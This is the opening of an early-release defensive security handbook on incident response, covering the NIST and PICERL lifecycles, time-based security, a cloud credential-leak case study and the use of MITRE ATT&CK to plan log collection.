

O'REILLY®

Blue Team Handbook Incident Response

Early
Release

RAW &
UNEDITED



Don Murdoch

Blue Team Handbook: Incident Response

With Early Release ebooks, you get books in their earliest form—the author’s raw and unedited content as they write—so you can take advantage of these technologies long before the official release of these titles.

Don Murdoch

O'REILLY®

OceanofPDF.com

Blue Team Handbook: Incident Response

by Don Murdoch

Copyright © 2026 Don Murdoch. All rights reserved.

Published by O'Reilly Media, Inc., 141 Stony Circle, Suite 195, Santa Rosa, CA 95401.

O'Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (<https://oreilly.com>). For more information, contact our corporate/institutional sales department: 800-998-9938 or corporate@oreilly.com.

Acquisitions Editor: Simina Calin

Development Editor: Jill Leonard

Production Editor: Kristen Brown

Cover Designer: Susan Brown

Cover Illustrator: José Marzan Jr.

Interior Designer: David Futato

Interior Illustrator: Kate Dullea

February 2026: First Edition

Revision History for the Early Release

- 2025-10-16: First Release

See <https://oreilly.com/catalog/errata.csp?isbn=9798341661264> for release details.

The O'Reilly logo is a registered trademark of O'Reilly Media, Inc. *Blue Team Handbook: Incident Response*, the cover image, and related trade dress are trademarks of O'Reilly Media, Inc.

The views expressed in this work are those of the author and do not represent the publisher's views. While the publisher and the author have used good faith efforts to ensure that the information and instructions contained in this work are accurate, the publisher and the author disclaim all responsibility for errors or omissions, including without limitation responsibility for damages resulting from the use of or reliance on this work. Use of the information and instructions contained in this work is at your own risk. If any code samples or other technology this work contains or describes is subject to open source licenses or the intellectual property rights of others, it is your responsibility to ensure that your use thereof complies with such licenses and/or rights.

979-8-341-66126-4

[LSI]

OceanofPDF.com

Brief Table of Contents (*Not Yet Final*)

Chapter 1: Practical Incident Response Defined (available)

Chapter 2: Six Steps and Modern IR (available)

Chapter 3: Incident Response Skills and Practices (available)

Chapter 4: Understanding Adversary Tools and Tactics (available)

Chapter 5: Windows Investigations (unavailable)

Chapter 6: Linux Volatile Data System Investigation (unavailable)

Chapter 7: Windows Host Analysis with PowerShell (unavailable)

Chapter 8: Active Directory Incident Response (unavailable)

Chapter 9: Network Based Analysis (unavailable)

OceanofPDF.com

Preface

A lot has changed in the past several years since *Blue Team Handbook: Incident Response* (BTHb:INRE) initially appeared on the market in 2014. A few more Blue Team books have appeared, but Red Team books still proliferate. The adversary is effectively pummeling modern businesses into digital submission, and as a result BTHb:INRE must evolve. V3 includes numerous updates: dynamic incident response and intelligence lifecycles are integrated into the PICERL process, memory analysis quick steps, automation tools, Linux `lsOf`, and an entirely new chapter on PowerShell for Windows which can be used for all phases of the IR process. It is my sincere desire that you will continue to gain value out of the BTHb series, and this book will prove to be a reference you keep handy.

Don Murdoch, GSE #99 + 33, CyberGuardian #38, MSISE, MBA.

Who Should Read This Book

Incident response is a critical aspect of security operations and follows a well-structured process. Incident responders often find themselves in the movement, needing some key pieces of information or thought process to safely move onto the next phase, all the while realizing that continued discovery can cause respacing of the incident. Blue Team Handbook provides responders with immediately applicable techniques to handle security incidents today, and is filled with life lessons learned from the field. Whether you are new to the field, working in a security operations center and want to move up to the next level, or are a seasoned pro, there is something in here for you to up your game.

Why I Wrote This Book

The first edition of BTHb:INRE focused on very practical advice and notes from the field to aid anyone getting into the incident response part of the cyber security profession. It was very terse, by design. Today, with an ever-capable adversary, I have had to grow, establish new skills, and take every aspect of the IR game to the next level. I wrote this update to bring in new skills, thought patterns, capabilities, and lifecycles that push against all aspects of the IR process.

Navigating This Book

Chapter One provides a few different working definitions of IR and then covers two aspects of how IR has changed to respond to today's threat actors. Next, two topics are presented that help to define some of the key thought processes for IR with time-based security, a discussion on how to leverage the MITRE ATT&CKTM framework, and an outline of how the adversary operates today.

Chapters Two through Five discuss the critical foundational concepts needed to work in a security operations team as an incident responder. In particular:

- Chapter Two provides an introductory definition of cyber incident response, covers the importance of the MITRE ATT&CKTM framework, and presents a discussion of time based security as a tool to assess responsiveness.
- Chapter Three is the overall recipe for the incident response process. The chapter begins with a checklist for the Preparation phase to the Lessons learned phase to help you apply a structure.
- Chapter Four presents a wide variety of skills and processes that augment the entire IR process, ranging from roles to templates to the traffic light protocol for information sharing.

- Chapter Five provides an overview of adversary tactics tools and procedures, most of which can be experienced during an actual incident.

Chapters Six through Ten are all about the technical tools used to assess a system and identify the key elements of a compromise and collect that information for better triage. Both Chapters Six and Seven include a section on gathering system memory and examining that image with Volatility 2.6 and 3.0. In particular:

- Chapter Six is focused on Windows Incident Response, discusses core concepts, and provides an extensive library of commands that you can use.
- Chapter Seven introduces the commands and processes necessary to examine mainstream Linux systems.
- Chapter Eight expands on Chapter Six, and demonstrates numerous PowerShell scripts used to collect and massage vast amounts of Windows data during an incident. All of the code in this chapter was tested against Windows 11, as of Q3/2025.
- Chapter Nine is a short chapter on investigating Active Directory compromises.
- Chapter Ten discusses many aspects of capturing and analyzing packet capture data in PCAP format. The good news is that a PCAP is a standard, and if it can be collected, it can be analyzed with both command line tools as well as GUI tools like WireShark.

BTHb also has a companion GitHub repository. There are numerous scripts and a Wiki to provide a much broader set of scripts and command line analysis techniques that come from the author's experience, many of which are used in this book.

At the end of this book, you'll also find some appendix references.

Acknowledgements for BTHb Reviewers


Specific to Version Three of BTHb:

- Samuel West, a seasoned detection engineer working as the Countermeasures lead for a Fortune 500 commodities manufacturer and global distributor.
- Alex Kahn, Incident Response team leader for a Fortune 100 healthcare firm.
- Trevor Anderson, one of the best cyber threat situation managers I have met to date. Trevor has a background in Law Enforcement, and he demonstrates a cool head with tremendous investigation depth each and every day.

Reviewers and contributors for current and prior versions:

- Matt Baxter, creator of the best packet header visuals available. Five protocol headers were added in Version 2 of BTHb:INRE.
- Martin Tremblay, GSE, a colleague from Canada I met through the SANS organization. Martin provided some of the original source material and thoughts which influenced this book.
- Ed Skoudis from CounterHack, for blazing the IR trail, getting me started, ideas, netcat source material, and for authoring SANS 504/560.
- Rowland Harrison, for my ISSO combat training in the Wild, Wild, West of ODU's academic environment. (Mentioned in ... Episode 389).
- Dean Bushmiller for guidance on business issues, VMLT, and adding the book to ExpandingSecurity.Com's NICCS/CISSP programs.
- Larry Pesce for technical review, validation, thoughts.

- Peter Szczepankiewicz for Red and Blue team ops while he served as a US Naval Officer. Thank you for your input and your service.
- My family, you are my inspiration, my joy, and you put up with me.
- Bonnie, cover and interior artwork.



OceanofPDF.com

Chapter 1. Practical Incident Response Defined

A NOTE FOR EARLY RELEASE READERS

With Early Release ebooks, you get books in their earliest form—the author’s raw and unedited content as they write—so you can take advantage of these technologies long before the official release of these titles.

This will be the 1st chapter of the final book.

If you’d like to be actively involved in reviewing and commenting on this draft, please reach out to the editor at jleonard@oreilly.com.

There are two key definitions of Incident Response (IR) that most find, settle on, and use when they begin to build an incident response program and its supporting processes: NIST and SANS.

NIST

The remediation or mitigation of violations of security policies and recommended practices¹.

SANS

Incident response is the structured process of identifying, managing, and mitigating the effects of cybersecurity incidents to minimize damage, recover operations, and prevent future occurrences².

In this book, I will use a working definition of Incident Response. BTHb defines incident response as “the technical aspects of preparing for and

responding to an information system focused security incident and managing the incident through a defined lifecycle.”

Regardless of which definition you chose, a cyber security incident is “an adverse condition within the enterprise and/or the systems which support its mission and objectives.” It can be argued that the definition has overreaching scope because it can easily include things out of the organization’s control. Today we operate in an interconnected world and may have an exposure to another organization’s incident. When that happens, such as a few key suppliers suffering a ransomware attack or a prolonged DDOS, our organization is affected.

Now that IR is defined, the next step is to understand the incident response lifecycle. There are several frameworks that have emerged in the past 30 years that guide security operations to improve their incident response processes.

These will be discussed in this chapter:

- The NIST Incident Response Lifecycle, which is the de facto U.S. federal standard for incident response, defining a four-phase lifecycle.
- The SANS PICERL model
- Some important ways to measure protection, detection and response times by Winn Schwartau in Time Based Security
- And the MITRE ATT&CK framework

If you’d like to read more on incident response, consider:

- ISO/IEC 27035: Information Security Incident Management
- ENISA Incident Management Guidelines
- ISO/IEC 27035: Information Security Incident Management
- For a very focused discussion on what you can do to implement mitigation strategies, spend some quality time with the Australian

Signals Directorate (ASD) Strategies to mitigate cyber security incidents.

If you need further reading or roadmaps on understanding common weaknesses for web applications and what to do about them, consider:

- The MITRE Common Weakness Enumeration category system, which includes over 600 categories across the hardware and software spectrum.
- The Open Web Application Security Project Top Ten, which maintains an inventory of the highest impact security risks facing web applications. This is updated every few years based on trends and impacts.

The NIST Incident Response Lifecycle

When NIST published SP 800-61R2, titled “Incident Response Recommendations and Considerations for Cybersecurity Risk Management”, IR is broken down to four main steps: Preparation, Detection and Analysis, Containment and Eradication and Recovery, and then Post Incident Activity. With 800-61R3, NIST reworked this model and integrated the Cybersecurity Framework into the model and emphasized a key point: continuous improvement for all aspects of cybersecurity is increasingly necessary and a linear process no longer works. Detection is focused on finding cybersecurity attacks and ensuring that compromised assets and accounts are found and analyzed. Response is focused on the actions taken from the Detect stage. After that, assets and operations affected by the incident are restored during the Recover stage.




Figure 1-1. NIST CSV Incident Lifecycle

The SANS Incident Response Lifecycle

SANS defined a lifecycle named PICERL. These steps are Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned. This model, as shown in Figure 2-2 is widely adopted and is a standard in the cybersecurity profession.




Figure 1-2. Core PICERL Incident Response Process

This lifecycle emphasizes that organizations should constantly prepare for incidents by integrating various supporting activities into a continuous cycle through a feedback loop that occurs towards the end of an incident. As security operations work through alerts, some of them become incidents at the Identify stage. At this point, depending on severity and impact, incident response and management takes over and works through Containing the incident, taking steps to remove the adversary's impact during Eradication, and then clean up during the Recovery phase. The person assigned to perform these steps is usually an Incident Handler. On a per incident basis, the organization should review and attempt to continue to improve through Lessons Learned by improving processes, training, and implementing countermeasures. Typically, this work is done after the dust settles following an incident.

One particularly strong point about the PICERL process is that the language of the stages, and their logical stage gates, clearly communicates what is happening throughout the incident response lifecycle.

Dynamic Incident Response and Intelligence Lifecycles

A simple linear model is no longer adequate. As alerts are processed by security operations, threat hunting reveals an incident, or some other notification comes in, IR processes and the lifecycle that supports them must develop and become more dynamic. A more dynamic model is needed because incident scope can easily change through the identification and containment stages. Modern IR must evolve, with a focus on rapid triage to assess the level of threat and facilitate containment decisions, as shown in Figure 2-3.




Figure 1-3. Modern Dynamic Incident Response with PICERL

An Enterprise Detection and Response tool (EDR) may alert hands-on keyboard activity, such as installation of a remote access tool, credential

dumping from the LSASS process, creation of a local account being added to the Administrators group, or hundreds of other conditions. At this point, security operations are likely to raise the case directly to an incident handler (IH) who will then trigger station containment using the EDR. This action should stop the adversary in their tracks because the endpoint can only communicate with the hosted EDR service as enforced by the local agent. EDR systems provide for enterprise wide searching and containment. Meanwhile, adversaries are *well* armed with advanced techniques and toolkits such that domain dominance can be achieved within a day by a truly skilled adversary. All an adversary needs is a foothold in a modern network and leveraging that to act on their objectives.




Figure 1-4. Threat Intelligence and the IR Life cycle

Once the endpoint is contained, as quickly as possible, Indicators of Compromise specific to this case can be fed back into the process. Given the nature of the case, an Incident Handler may contain more systems, take the IoC's, and sweep the enterprise, looking for more compromised systems.

Meanwhile, the hunt is on to find “patient zero” by teams using a wide variety of data sources.

Early on, a mini root cause is conducted to get an understanding of how the adversary gained access and work can begin as early as possible for countermeasures to be developed, tested, and deployed.

Time Based Security

In 1999, Winn Schwartau released a small book titled *Time Based Security* (TBS). The key premise for TBS is that the security of a system should be measured against three times. First, the Protection Time (Pt) measures how long a system can withstand an attack before it is compromised. The goal here is to implement defenses that increase this window as much as possible. Second, the Detection Time (Dt) measures how long it takes to detect whether it is occurring or has occurred with the goal of implementing monitoring, intrusion detection, and alerting. Practically, this should include the time to generate a log record, flow it through the SIEM, have an analyst observe the alert and determine the likelihood that the attack succeeded. Third, Response Time (Rt) measures how long it takes to respond and mitigate the attack with the goal of minimizing this time through trained staff, incident response plans, and as much automation as possible. From here, Winn describes a simple formula: $Pt > Dt + Rt$. Even though the model is 25+ years old, it is relevant today because it provides realistic and quantifiable measures and supports decision making for countermeasures based on deployment cost and time-based effectiveness back to the detection and response times with the objective of decreasing them.

In the Jenkins credential leak from March 2025³ where adversaries targeted a Server-Side Request Forgery (SSRF) attack vector, the Detection Time was 72 hours. The notification came through a budget alarm, which was reached because adversaries created a malicious p3.8xlarge (8× NVIDIA V100 GPUs) EC2 instance. The overall Response Time was 4 hours from alert to key disablement and instance termination. Financial impact was \$24,000 – *from a single EC2 instance*. Analysis found that exploitation

leveraged a combination of two Common Web Exposures: CWE-200: Exposure of Sensitive Information to an **Unauthorized Actor**, and **CWE-918**: Server-Side Request Forgery (SSRF). CWE-200 stemmed from the VPC using Instance Metadata Service IMDSv1, and not IMDSv2. IMDSv2 is more robust as it requires a session token and additional protection, protecting against SSRF attacks. When considering a low-cost countermeasure, an organization could implement a CloudTrail monitor looking for p3 instance creation, automatically shut them down with a Lambda function, and provide a notification to a monitoring team (unless they are specifically using them). CloudTrail delivers log records to s3, often within 5 minutes of activity, so the Response Time (Rt) is measured in minutes.

Credential leaks of any sort are rapidly leveraged at cloud scale. Palo Alto Network's Unit 42 released information about the **"EleKtra-Leak" campaign**, discussing how adversaries scanned GitHub repositories and could leverage leaked AWS keys within minutes. While it is true today that AWS detects and auto-remediates most of these threats, the Protection Time from an exposed credential is measured in minutes from the time of exposure to the time of use. In other words, exposed credentials defeat most protection mechanisms.

Leveraging MITRE ATT&CK for Incident Response

There are very few frameworks that have influenced the incident response process more than the May 2015 release and frequent updating of the MITRE ATT&CK® framework. MITRE describes its framework as "a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary's attack lifecycle and the platforms they are known to target." ATT&CK stands for Adversarial Tactics, Techniques, and Common Knowledge and it provides a common taxonomy. It can be leveraged for cyber defense, security operations, and incident response to understand adversary behaviors, map techniques and tactics to defensive

security architecture, and build better and more actionable detections by taking real world observations and applying them to the security stack. Tactics are the “why” of adversary behavior. Techniques are the “how” an adversary achieves an objective through a particular action. Through understanding threat actors’ tactics, techniques, and procedures (TTP’s), IR rises above simple IoC’s to behaviors.

There are several ATT&CK matrices. The main ones are enterprise, mobile, cloud, and industrial control systems. There is also a cloud specific matrix under the enterprise matrix. Each matrix expresses domain specific tactics and techniques. The matrix generally moves from left to right for an attack flow, but it is critical to understand the organization or flow is not prescriptive, unlike the Lockheed Martin Cyber Kill Chain®. There is also a downloadable ATT&CK navigator tool. The enterprise matrix covers these areas and presents a wide chart with fourteen columns that represent the tactic. Then, underneath each tactic are a list of techniques. Rather than reproducing an eyechart, the tactics are:

1. Reconnaissance
2. Resource Development
3. Initial Access
4. Execution
5. Persistence
6. Privilege Escalation
7. Defense Evasion
8. Credential Access
9. Discovery
10. Lateral Movement
11. Collection

12. Command and Control

13. Exfiltration

14. Impact

You can see that there are plenty of opportunities for an adversary to bounce around once they have achieved some initial toehold in an organization.




Figure 1-5. Excerpt from the ATT&CK Framework

Under each heading is a numbered technique. One of the most highly leveraged is running scripts - Execution, Command and Scripting Interpreter (T1059). Several techniques are listed out by script tool or shells. Examples include T1059.001 which is for PowerShell and T1059.004 which is for the Unix Shell. These inform instrumentation and telemetry collection processes because it advises enable recording of command line execution so that the detection engineering process can build alerting for the SOC. Digging deeper, there are several ways to collect

command lines. Windows process auditing and the detailed auditing option raises the Windows 4688 event which writes command line execution to the windows event log. Alternatively, Microsoft's Sysmon tool enables even further high-quality process execution because it can collect file hashes and other useful attributes and has a more precise XML configuration file that defines what is collected. On Linux, the audit package can enable similar detection plus it can help reveal the actual user ID who is running a sudo command (this takes two detail lines, though). Note that Sysmon is also available for Linux.

Prioritizing Data Collection to Use ATT&CK

Using ATT&CK to its fullest requires data collection. Below is an outline of how to proceed with this process.

1. Profile Assets and the Threats that can be used against them, with a focus on Adversaries that target your industry or business sector. The key assets for the organization can be surfaced through disaster recovery planning or value chain analysis.
 - a. The ATT&CK website has a "Groups" section. An Adversary Group is *an activity cluster*, which is based shared characteristics, such as their TTPs, targets, and motivations.
 - b. Visit the attack.mitre.org and in the search bar, type in a generic term for your industry such as "healthcare", "retail" and look for adversary groups. You won't find "emergency care", but you will find "healthcare". This should get you to a few groups. Each group has a description and a list of Techniques used. For example "T1059 Command and Scripting Interpreter" is commonly used to detect many adversary groups.
 - c. Leverage as much Cyber Threat Intelligence as you can with the objective of pulling out tactics, tools, and

procedures to understand threats.

- d. Compare TTP's to the matrix which will help narrow scope for data collection.

2. Map Techniques to Supporting Data Sources

- a. Most techniques have a collection of sub techniques. Each sub technique should have a "Detection" section which describes the telemetry that can be used to collect data.
- b. For example, T1059.001 "Command and Scripting Interpreter: PowerShell" directs you to "WinEventLog:Microsoft-Windows-PowerShell/Operational" for actual PowerShell commands and "WinEventLog:Microsoft-Windows-Sysmon/Operational" to see command lines where PowerShell is used.
- c. You must also do some research. For example, T1059.001 does not explicitly call out using Enterprise Detection and Response (EDR) tooling which can be very effective at observing commands and stopping adversaries in their tracks.

3. Assess Current Coverage, Ability to Collect data, and Detection Engineering Maturity

- a. In effect, audit your telemetry against the data sources you need to be effective.
